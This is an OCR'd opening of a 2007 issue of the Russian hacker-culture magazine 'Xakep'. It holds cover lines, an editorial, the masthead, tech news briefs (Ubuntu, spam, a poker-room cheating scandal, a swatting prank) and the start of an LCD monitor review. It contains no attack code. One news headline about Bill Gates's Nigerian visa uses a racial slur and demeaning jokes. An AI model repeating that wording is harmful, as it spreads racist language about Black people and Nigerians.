

Ж У Р Н А Л   О Т   К О М П Ь Ю Т Е Р Н Ы Х   Х У Л И Г А Н О В
ХАКЕР
WWW.XAKER.RU
НОЯБРЬ 11 (107) 2007
(game)land
hi-fun media
publishing for enthusiasts
4 607157 100063   07011
WINDOWS
SERVER
2008
Чем удивила новая
серверная винда стр. 30
Windows VISTA
Windows XP
Windows 98/ME
Windows 95
Windows 3.11 32 bit
Windows 3.0/3.1
Windows 2.0
Windows 1.0
Windows NT
Windows
NT 5.0
Windows
2003 server
Кардшаринг
Актуальный способ
бесплатно смотреть
спутниковое TV стр. 36
Вырви глаз!
Все о биометрической
идентификации стр. 72
Easy Hack
Новая рубрика
о взломе
для новичков стр. 46





ШУМИХУ РАЗДУЛИ КАКУЮ ВОКРУГ КОМПАНИИ APPLE, Я ПРЯМО УМИЛЯЮСЬ. ВЫПУСКАЕТ КОМПАНИЯ IPHONE — И ВОТ НА ТЕБЕ, КИЛОМЕТРОВЫЕ ОЧЕРЕДИ; ЛЮДИ ДАВЯТСЯ, ЧТОБЫ ЗАИМЕТЬ НОВИНОЧКУ, АККУМУЛЯТОРА КОТОРОЙ РЕДКО ХВАТАЕТ ХОТЯ БЫ НА СУТКИ РАБОТЫ.

26 октября выпустила Apple новую версию Mac OS — Leopard, и все опять щебечут об этом, как синички по весне. Даже заморочились и украли свеженький релиз, разместив его на ведущих битторент-трекерах за 4 дня до релиза.

Какая-то массовая Apple-истерия по всему миру. Истерия, представляющаяся лично мне чем-то вроде мыльного пузыря. Хотя, конечно, за всем этим достаточно забавно наблюдать.

Мир меняется, и сознание людей тоже требует, ищет перемен. У компании Apple можно только поучиться тому, как они научились делать и продавать свои продукты. Я смотрю на все, что происходит с Apple-манией по всему миру, и мне начинает казаться, что Apple уже формирует многим людям чуть ли не стиль жизни, заменяя им их индивидуальность. Что ни релиз — то групповой экстаз. Шутка ли, iPhone'ы в штатах сейчас отпускают примерно так же, как сахар в СССР: не больше, чем по две штуки в одни руки.

Сразу вспоминается наш старый лозунг: «No MAC, only PC» :).

nikitozz, гл. ред. Х


CONTENT 11 (107)



030



036



042



050



056




086



172



108



114



/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Илья Александров
(ilya_al@rambler.ru)
UNIXOID, XAKEP.PRO и PSYCHO
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «Dlinyj»Долин
(dlinyj@real.xakep.ru)
>Литературный редактор
и корректор
Варвара Андреева
(andreeva@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Unix-раздел
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Дизайнер
Анна Старостина
(starostina@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скориков
>Иллюстрации
Родион Китаев
(rodionkit@mail.ru)
Стас Башкатов
(chill.gun@gmail.com)
>Обложка
Тимур Ахметов
(achmetovtimur@gmail.com)

/iNet
>WebBoss
Алена Скворцова
(alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Директор по рекламе
Игорь Пискунов
(igor@gameland.ru)
> Руководитель отдела рекламы
цифровой группы
Ольга Басова (olga@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
Евгения Горячева
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/Publishing
>Издатели
Рубен Кочарян
(noah@gameland.ru)
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Моше Гуревич
(mgurev@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>PR-менеджер
Наталья Литвиновская
(litvinovskaya@gameland.ru)

/Оптовая продажа
>Директор отдела
дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)

>Подписка

Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве
Российской Федерации по делам
печати, телерадиовещанию и
средствам массовых коммуникаций
ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии
«ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.

Meganews

ДМИТРИЙ ТРАВИН
/ DMITRY.TRAVIN@GMAIL.COM /

Обо всем за последний месяц

iPod'ам надоело тонуть

Довольно часто бывают ситуации, когда неаккуратный владелец плеера iPod роняет его в воду или обливает чем-нибудь. Практически всегда это приводит к выходу устройства из строя. И что обычно делает нехороший владелец? Правильно — несет плеер в сервис и с невинным лицом доказывает, что никуда его не ронял и что «оно само сломалось». Если проверить факт залива устройства нельзя, то производителю приходится чинить все по гарантии. Видимо, сервис-центрам Apple это порядком надоело, и они решили раз и навсегда решить проблему. Для этого они встроили в новые iPod'ы и iPhone датчик воды. Любой владелец одного из вышеперечисленных устройств может его найти — это белый диск на дне гнезда для наушников. Если этот диск красный, значит внутрь устройства попала вода. Теперь перед походом в сервис лучше предварительно взглянуть на этот датчик самому, чтобы не выглядеть там совсем уж идиотом.



Исполнительный директор Microsoft Стив Баллмер обещал в ближайшие **5 лет** скупить **100 компаний** стоимостью до **$100 млрд**.





Домашние модемы

Компания ZyXEL представляет два новых ADSL-модема для домашнего использования — P660RT2 EE и P660RU2 EE, отличительной чертой которых является поддержка технологии ADSL2. Оба модема имеют Ethernet-порты, встроенные DHCP-серверы и механизмы трансляции сетевых адресов. P660RU2 отличается от собрата тем, что имеет USB-порт. Через него можно подключить модем к компьютеру и освободить Ethernet для использования с телевизионным декодером (например, «Стрим-ТВ»). Модеды построены на основе новой технологии Absolute ADSL, которая объединяет Annex A, B, L и M. Напомню, что Annex A используется для работы на обычных телефонных линиях, B — для работы в квартире с охранной сигнализацией, L — на длинных линиях (до 7 км), а Annex M позволяет увеличить исходящую скорость до провайдера до 3,5 Мбит/с. В комплект поставки входит новая версия программы NetFriend, которая значительно упрощает настройку модема как для доступа в инет, так и для интерактивного телевидения.

Во время китайского праздника «Золотое время» вирусами были атакованы более **1 000 000 компьютеров**.


music
mix
Electronic
SAMSUNG
Музыка на связи. Это твой хит!
Представь… мобильный хит, который никогда не надоест. Слушай его снова и снова, общайся, делай фотографии или снимай мини-фильмы. В корпусе двойного слайдера i450 из коллекции музыкальных телефонов Samsung BEATZ соединились ритмы в стиле техно и современные технологии. Удобный джойстик позволит тебе легко и быстро выбрать необходимую функцию. Samsung i450. Живи под музыку.
Bluetooth стереонаушники в комплекте.
i450
beatz
SAMSUNG

Виста-тюнер

Компания Compro Technology представила тюнер VideoMate Vista M5F PCI, разработанный специально для Windows Vista. Это универсальный аналоговый TV/FM-тюнер, который отлично встраивается в Media Center, идущий вместе с Windows Vista Premium и Ultimate. Имеется возможность проводить запись передач по расписанию, при этом поддерживаются форматы MPEG-1/2/4. Запись может производиться и непосредственно на VCD- или DVD-диск. Также можно поставить прямой эфир на паузу и вернуться к просмотру через некоторое время. Есть возможность некоторым образом разнообразить свой десктоп, выведя видеоизображение в качестве фоновой картинки. В комплекте с тюнером идет набор программ ComproDTV 4 и пульт дистанционного управления, который сертифицирован Microsoft и может использоваться для управления как тюнером, так и самим компьютером.



Отделение радиосвязи Международного союза телекоммуникаций (ITU-R) стандартизировало WiMAX и включило этот протокол в набор стандартов IMT-2000.

Злодейский хостинг

Американская газета Washington Post опубликовала статью, в которой рассказывается об очень плохом питерском хостинге под названием Russian Business Network. Это якобы закрытый пиратский хостинг, где вешаются сайты с детской порнографией, рассылается спам, делаются фишинговые страницы и вообще творится полный беспредел. Но такой хостер никому не известен и вообще нигде не зарегистрирован. В статье говорится, что компания не имеет своего сайта, а клиенты находят ее сами и связываются через почту или ICQ. После этого они проходят проверку на причастность к спецслужбам и только потом им разрешается воспользоваться уникальными услугами компании, которая даже гарантирует защиту от удаления и от наездов органов. Но само существование такой модели можно поставить под сомнение — слишком уж все сложно. В современном интернете хакеры и так без особых проблем находят площадки для своих корыстных целей.

The Washington Post

Мини-Винда



В корпорации Microsoft была создана новая концептуальная версия ОС Windows под названием MiniWin. Главной ее особенностью является то, что она занимает всего 25 Мб. Руководителем проекта является ведущий специалист по разработке программных продуктов Эрик Траута, который ранее трудился в Apple. Он рассказал, что MiniWin — это самое компактное ядро Windows. Сделано оно с учетом архитектуры, которую собираются использовать в Windows 7, разрабатываемой в качестве замены Висте и ожидаемой в 2010 году. В MiniWin не входит практически ничего — нет модулей графики и других систем. Этот проект не преследует коммерческих целей и был создан только для демонстрации того, что Windows может быть не такой громоздкой системой, какой является Vista. Большую часть объема составляют дополнительные модули, а не само ядро, которое на самом деле простое и компактное. Также в Микрософте не отрицают возможности применения полученных наработок и для создания компактной ОС для специализированных нужд.

Компания Samsung разработала самую тонкую в мире ЖК-панель — ее толщина всего 1 см. Прошу обратить внимание, что это не ЖК-монитор, а телевизор диагональю 40 дюймов.

Бесстрашный Гиббон




Вышла долгожданная версия одного из самых популярных Линукс-дистрибутивов — Ubuntu 7.10 Gutsy Gibbon. Помимо традиционно идиотского названия нас ждет также несколько улучшений: Gnome 2.20, возможность поиска по всему компьютеру с помощью системы Tracker, трехмерный интерфейс пользователя, Open Office 2.3. Кроме того, теперь Убунту умеет работать с дисками NTFS не только на чтение, но и на запись. Раньше для этого приходилось немного потанцевать с гармошкой вокруг компьютера. Добавили более широкое управление оборудованием — автоматическое конфигурирование принтеров и сетевых карт. Улучшили работу с внешними дисплеями и проекторами. Теперь настроить проектор и второй дисплей сможет каждый. Также появился удобный механизм работы с плагинами Firefox, улучшилось время работы от батареи на ноутбуках, и сделан ряд других, более мелких доработок. С каждым разом этот дистрибутив становится все более удобным и адаптированным для неопытных пользователей. Кстати, он до сих пор абсолютно бесплатен!

Финансовые результаты компании Google за третий квартал 2007 года превзошли самые смелые прогнозы, в результате чего акции достигли очередной рекордной отметки почти в **$640**. Капитализация составила **$199,65 млрд**.

Аудиоспам

«Лаборатория Касперского» обнаружила совершенно новый вид спама, в котором в качестве вложения к письму используется mp3-файл. Открыв его, пользователь услышит искаженный фильтрами женский голос, предлагающий очень выгодно купить акции компании Exit Only Inc. Это так называемый stock-спам, который применяется злоумышленниками, когда последние завладевают акциями какой-либо компании и пытаются через спам увеличить ее капитализацию, а потом банально продать бумажки подороже. Кстати, именно в таком спаме впервые были использованы многие новые методы доставки — графические файлы с искажениями, текст в формате pdf и прочие. Такие виды рассылки не очень удачны: текст на искаженных картинках читаем слабо, а качество звука в mp3-файлах настолько плохое, что очень сложно разобрать слова. При этом спамеры забывают о своей главной задаче — заставить пользователя отреагировать на спам и купить-таки акции или что они там предлагают. Более важным становится любыми способами обойти спам-фильтр и доставить сообщение пользователю, пусть хоть и неразборчивое.



Неграм не нужен Билл Гейтс

Недавно мультимиллиардер Билли Гейтс посетил Африку и ему понадобилась виза, чтобы путешествовать по Нигерии. Казалось бы, в чем проблема? Всемирно известный и богатейший человек решил посетить страну. Но оказалось, что все не так просто — нигерийские власти заподозрили Гейтса в том, что он может незаконно остаться на территории их государства и, видимо, подрабатывать грузчиком или надсмотрщиком за ручными обезьянами. Вот как бывает — всю жизнь работаешь, зарабатываешь миллиарды и... решаешь незаконно иммигрировать в Нигерию. Да просто так, надоело все! Но с другой стороны, при оформлении виз во многие страны необходимо письменно подтвердить, что ты обязуешься уехать из страны по истечении срока визы. Вероятно, господин Вильям Гейтс Третий просто забыл это сделать...

28% пользователей рунета считают системы оплаты через интернет надежными и безопасными, в то время как **45%** придерживаются противоположной точки зрения.

30-летняя американка Джемми Томас должна выплатить шести фирмам по **$9250** за каждую из **24 песен**, которые она незаконно скачала через файлообменную сеть Kazaa.

Образованные хакеры



Газета New York Times опубликовала статью «What's Russian for Hacker» («Что значит русский язык для хакера»), в которой высказывается интересное мнение о том, почему Россия является родиной многих хакеров. В качестве первой причины называется довольно высокий уровень технического образования. В принципе, без этого не обойтись. Другой причиной, по мнению газеты, является то, что, когда российская экономика еще не вышла из кризиса, для многих способных людей с хорошим образованием просто не было интересной и перспективной работы. Вдобавок общество после падения советского строя довольно продолжительное время не отличалось законопослушностью. В результате не было ни моральных, ни интеллектуальных преград для совершения преступлений в компьютерной сфере. Хотя по количеству хакеров и пользователей интернета Россия и уступает США и Китаю, по процентному отношению хакеров к другому населению мы их превосходим. Автор статьи перспективы не оценивает, поэтому их оценю я: в ближайшее время с развитием доступа в интернет в регионах большее число хакеров будет именно там, поскольку с функционированием компьютерной области там еще большие проблемы...

Преступники, ограбившие легендарного режиссера Фрэнсиса Форда Копполу, выставили сценарий его нового фильма на продажу всего за **$1.**

Переделки от Sony

Компания Sony очень любит уменьшать свои продукты. В свое время была довольно сильно уменьшена приставка PlayStation 2, при этом не потеряв своей функциональности и, главное, не взлетев в цене. Подобная история повторяется и с PlayStation Portable, для которой размер гораздо более важен, ведь ее обычно носят в кармане. Новая PSP-2000 стала тоньше на 19% процентов и похудела ровно на треть. Помимо размеров есть еще некоторые приятности: новый LCD-экран в 4,3 дюйма и видеовыход, с помощью которого теперь можно смотреть видео на большом экране, а также играть. Кроме того, на российском рынке появилась дешевая модель приставки PlayStation 3. Она отличается меньшим объемом жесткого диска — 40 Гб. Вместо четырех портов USB у нее их всего три и напрочь отсутствует слот карт памяти. Все эти изменения позволили уменьшить стоимость приставки до 15 990 рублей.



За найденный ноутбук – пиво пожизненно



Владелец пивоварни в новозеландском городе Роторуа не любил делать бэкапы и хранил на своем ноутбуке много важной информации. В конце концов этот ноут у него, естественно, благополучно сперли. Поль Краучер — так зовут неудачливого пивовара — очень опечалился такому повороту событий и через местные газеты объявил, что нашедшему его лэптоп пожизненно будет выдавать по 12 бутылок пива в месяц. Такая акция обойдется его пивоварне примерно в 19,5 тысяч долларов. На столь заманчивое предложение уже откликнулось несколько ярых любителей пенного напитка и они по телефону заверили Поля, что активно ведут поиски. Главное, чтобы нашедшему ноутбук потом не захотелось украсть ноут у владельца колбасного завода, чтобы, предложив ему схожий вид вознаграждения, обеспечить себя на всю оставшуюся жизнь еще и закуской.


Просто круглый



Готов поспорить, что ты не видел ни одного круглого ЖК-дисплея. Единственным вариантом создания круглого экрана было закрытие лишних деталей элементами корпуса. При этом экран был круглым, а корпус все равно оставался прямоугольным. Технологически невозможно было создать дисплей с расположением пикселей по кругу. Но для компаний Toshiba и Matsushita это не стало проблемой.
Первый образец круглого дисплея имеет диаметр 25 миллиметров и разрешение 240 пикселей. Разрешение у круглых дисплеев считают по количеству пикселей от центра до края, то есть по радиусу. Сразу можно организовать мини-конкурс: попробовать придумать, зачем такой дисплей может понадобиться. ЖК-часы? Возможно, но пока вроде обходились квадратными… ЖК-аквариум? Тут нужна сфера, а не окружность… Дизайнерская ЖК-рамка для фотографий? Ну, немного глупо. Сами разработчики утверждают, что без таких дисплеев не обойтись при создании современных приборных панелей в автомобилях и новых портативных устройств. Поживем — увидим.

«Я люблю журнала "Хакер"»

Именно так перевела фразу «I love Xakep magazine» система машинного перевода от Google. Как видно, перевод никуда не годится. Правда официального статуса она еще не получила — напротив названия направления перевода с английского на русский красуется надпись «BETA». Но наедине только с переводчиком Гугл решил русских пользователей не оставлять и открыл еще и словарь. На нем тоже весит значек BETA, но работает он в разы лучше, чем переводчик. Вообще русский язык — большая проблема для всего Google. Из-за сложности обработки фраз на русском языке поисковик не всегда выдает релевантные запросы. А уж как работает система контекстной рекламы AdSense в русском сегменте интернета, давно ходят истории. Правильно определить тематику страницы и поставить на нее соответствующую рекламу иногда получается из рук вон плохо. Но словарь выполняет свои функции вполне хорошо — беглое тестирование по матерным словам на русском и английском языках дало вполне достойные результаты.



Российские компании потратили $26 млн на системы блокировки сайтов для своих сотрудников, хотя 50% внедрений таких систем проходит неудачно.


«Пчелиные» карты



Абоненты «пчелиного» оператора сотовой связи «Билайн» теперь могут воспользоваться новым интерактивным сервисом — «Гугл Картами». Мобильная версия карт, как и обычная, может отображать карты и спутниковые фотографии, имеет поиск по адресам и возможность подбора маршрута между двумя точками. Чтобы не просрать все деньги на мобиле, разглядывая фотографии африканских деревень, предусмотрен счетчик трафика, который постоянно отображается в правом верхнем углу. Для загрузки приложения необходимо получить wap-ссылку одним из этих способов:

- по номеру 0684300 (ссылка придет в sms),
- по номеру 06500 (ссылка придет в sms),
- по номеру *120*466453# (ссылка придет в sms),
- на WAP-портале «Билайн» (канал «День за днем», раздел «Полезно»),
- в USSD-меню *111# (раздел «Полезно»).

У британской разведки едет крыша



Пресс-служба Штаба правительственной связи Великобритании недавно сообщила, что они будут вербовать новых сотрудников через компьютерные игры. Испытания планируют провести на игре Tom Clancy's Splinter Cell: Double Agent, в которую будут встроены плакаты с сообщением о приеме на работу. Просто так объявление увидеть не получится — для этого придется порыться в интернете или иметь «приставку специальной модели». Чтобы из виртуального шпиона превратиться в реального, обладать каким-то уникальным набором качеств не требуется — достаточно хорошо знать компьютер, быть технологически подкованным и уметь оперативно действовать в нестандартных ситуациях. Такой метод приема на работу довольно сильно отличается от используемого ранее — от плакатов на лондонских автобусах. Стоит отметить, что потенциальным шпионам, завербованным через игру, не стоит ожидать опасных миссий с пистолетом в руке — набор проходит в главный прослушивающий центр в Челтнеме. Так что стать настоящим Сэмом Фишером пока не получится.

Российский суперкомпьютер

Межведомственный суперкомпьютерный центр Российской академии наук (оказывается, и такой есть :)) строит суперкомпьютер с достойной производительностью — 100 терафлопс. Вычислительная система разрабатывается совместно со специалистами из Intel и HP и по оценкам войдет в пятерку самых мощных суперкомпьютеров Европы, а также в 50 самых высокопроизводительных систем по всему миру. До этого в России столь мощных суперкомпьютеров еще не строили. С помощью нового кластера собираются решать научные задачи в области физики, химии, биологии, астрономии и т.д. Он позволит проводить вычисления наравне с другими мировыми научными державами. Суперкомпьютер состоит из блейд-серверов HP ProLiant BL460c на базе новейших четырехъядерных процессоров Intel® Xeon® 5365. Сейчас мощность составляет 45 терафлопс, а до заявленных 100 терафлопс обещают проапгрейдиться в начале 2008 года.



Скайпофон, родной



Уже давно существуют мобильные телефоны, которые даже не имеют модуля сотовой связи. Для общения с внешним миром им достаточно модуля Wi-Fi и программы для разговоров через интернет. Самой популярной программой такого рода является Skype. Помимо отдельных телефонов, Skype устанавливали и на обычные смартфоны. В принципе, с учетом развития сетей Wi-Fi и их достаточного количества в крупных городах, экономия денег на звонках становится вполне реальной. Это обстоятельство и позволяет подобным «недотелефонам» достаточно успешно продаваться. И компания eBay, которая является владельцем Skype, это заметила и решила не упускать столь лакомого кусочка. Они создали свой, родной Skype-телефон. По заявлениям, он будет намного удобнее аналогов и его планируют заточить под мультимедийные приложения и серфинг инета. Продавать его собираются в Австралии, Гонконге, Индонезии, Австрии, Дании, Италии, Ирландии, Швеции и Великобритании. Понятное дело, что на официальные продажи на территории России можно особо не надеяться.

Softool 2007

В октябре в Москве проходила одна их крупнейших российских IT-выставок — Softool. Совместно с коллегами из журнала «Железо», мы



участвовали на этой выставке и каждый день привлекали на стенд неимоверную тучу народа. На стенде было реально круто: железячники показывали азотное шоу с разгоном камней, демонстрировали крутой моддерский ноутбук, а Длинный проводил на стенде свои фрикерские конкурсы, разыгрывая очень крутые и качественные колонки Edifier. От всей души благодарим эту замечательную компанию за предоставленные призы. Респект, победители наших конкурсов были очень довольны ;).



Старые шутки

Когда я учился в школе, директору очень часто звонили и сообщали о якобы заложенной бомбе. Естественно, это приводило к тому, что занятия прекращались, все ученики радостно шли домой, а милиция с собаками долго грустно бродила по всему зданию в поисках взрывчатки. Мотивация здесь понятна: кому-то просто не хотелось сидеть на уроках, и таким способом он себя от них освобождал. Но что двигало 19-летним парнем из штата Вашингтон понять сложно. Видимо, просто желание постебаться. Действовал он несколько иначе: сначала по телефонному справочнику он нашел адрес двух пенсионеров из Калифорнии, а затем по внутренней телефонной сети полиции штата сообщил, что в этом доме совершено жестокое убийство нескольких человек. Реакция была соответствующая — спецназ с собаками и вертолетами быстро выдвинулся разбираться с пенсионерами. Старики, правда, отмазались. Но подобные шутки с рук просто так не сходят. Как в свое время нашли халявщика из нашей школы, так и шутник из Вашингтона был задержан и сейчас ждет начала судебного разбирательства.


Хитрое казино


В прошлом месяце разгорелся самый крупный скандал в истории так называемых покер-румов. Последние представляют собой набор комнат, в которых люди могут поиграть в виртуальный покер на реальные деньги. Наиболее известным покер-румом является Absolute Poker (absolutepoker.com). Именно его и уличили в мошенничестве. Многие давно уже подозревали, что некоторые пользователи имеют немного больше возможностей, чем другие игроки: видят чужие карты и знают следующие раздачи. Такие пользователи являются разработчиками или тестерами и не имеют права играть сами, но ведь они могут банально подсказывать своим друзьям. Таким другом и был игрок под ником Potripper, который блистательно всех обыграл на последнем чемпионате. Игрок, занявший второе место, заподозрил неладное и потребовал у покер-рума прислать историю всех раздач. И тут произошла небольшая лажа — выслали не историю всех раздач, а вообще полную расшифровку игры, включая IP-адреса и ID игроков. Тут-то и стало очевидно, что необычайная удача к победителю пришла тогда, когда к наблюдателям присоединился человек с ID=363, имеющий тот же айпишник, что ID=10. Учитывая, что ID выдаются по порядку, можно с уверенностью сказать, что это кто-то из создателей сервиса и он явно подсказывал победителю. Видео с восстановленной игрой можно посмотреть здесь: www.youtube.com/watch?v=FczbS7FiWSM.



Сила мысли

Группа исследователей из Лаборатории биомедицинской техники разработала новый интерфейс, позволяющий управлять компьютерными играми с помощью силы мысли. Интерфейс получил название «Мозг-компьютер» (Brain-computer interface, BCI) и уже сейчас дает возможность управлять персонажами в игре Second Life. Но игры — это не основной мотив, побудивший ученых заняться разработкой. Устройство, которое с виду очень похоже на обычный шлем виртуальной реальности, должно помочь парализованным больным общаться с помощью текстовых сообщений в интернете, делать виртуальные покупки и т.п. Создатели также подчеркивают, что BCI может поспособствовать и лечению больных. «Если они своими собственными глазами увидят, что управляемый ими виртуальный персонаж двигается, то, возможно, активность их головного мозга восстановится, а вслед за ней вернутся и некоторые функции тела», — надеется Дзюнити Усиба, возглавляющий группу исследователей. Поступит ли устройство в массовую продажу, пока не известно.









КИРИЛЛ АВРОРИН СЕРГЕЙ НИКИТИН

Выбираем 20-дюймовый монитор

ТЕСТИРОВАНИЕ LCD-МОНИТОРОВ С ДИАГОНАЛЬЮ 20"

Мониторы, построенные с помощью ЭЛТ, давно битву устройствам LCD, что не может не радовать, ведь последние лучше во всех смыслах: они качественнее, технологичнее, компактнее, безопаснее, симпатичнее… Цены на жидкокристаллические девайсы упали до вполне приемлемых величин, поэтому мы можем задумываться о покупке устройства с диагональю как минимум 17 дюймов. А если добавить еще немного средств, то твой рабочий стол вполне могут украсить и 20 дюймов!

ТЕХНОЛОГИИ

В продаже часто можно встретить ЖК-мониторы с примерно одинаковой диагональю, при этом цена одного из них может превышать стоимость другого иногда даже в два раза. В чем дело? Нет, мы не сравниваем продукцию неизвестного китайского производителя с топовой моделью Sony. Все дело в типе матрицы, которая используется в дисплее. От нее сильно зависит качество изображения, скорость работы (время отклика) и, соответственно, цена.

